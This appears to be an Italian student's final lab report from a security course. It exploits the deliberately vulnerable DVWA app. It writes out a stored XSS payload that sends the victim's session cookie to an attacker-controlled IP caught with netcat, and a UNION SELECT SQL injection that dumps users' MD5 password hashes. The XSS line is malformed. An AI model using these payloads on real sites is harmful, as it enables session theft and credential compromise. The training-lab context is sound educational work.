



EPICODE CS0124

SETTIMANA 6-PROGETTO FINALE

REPORT FINALE


La traccia dell'esercizio ci chiede di sfruttare le vulnerabilit  XSS e sql injection(blind), recuperare quindi i cookie di sessione dell'utente e le password del database.

Il primo passo   creare una riga di codice con all'interno le informazioni da lanciare all'interno della sezione XSS stored


```
1 <script>window.location="http://192.168.50.100/ciao.?"+"document.cookie; </script>
```

In questo modo gli diciamo di mandarci quei dati alla finestra da noi scelta con i cookie.

Inserito il codice nel post di XSS storage notiamo che il comando non viene accettato perche' il codice supera i 50 caratteri di default quindi andare ad agire sulla sorgente pagina e modificare il numero di caratteri da noi inseribili.




A questo punto ci spostiamo sul nostro terminale di kali e impostiamo netcat sulla porta in ascolto designata. Come possiamo vedere in foto abbiamo la prova che il codice da noi scritto funziona e ci ritorna il cookie che stavamo cercando.



Nella seconda parte dell'esercizio ci veniva richiesto di trovare la lista delle password del database tramite sql injection.

Per portare a termine questo compito abbiamo sviluppato una riga di codice contenente il comando UNION SELECT in modo da mostrare gli usernames e le passwords contenuti all'interno della tabella users.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: ' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection

Adesso abbiamo la lista delle password che stavamo cercando ma sono crittate con l'hash MD5. Se volessiamo decrittarle dovremmo andare ad utilizzare un tool chiamato John the ripper e a quel punto ci sarebbero mostrate in formato html.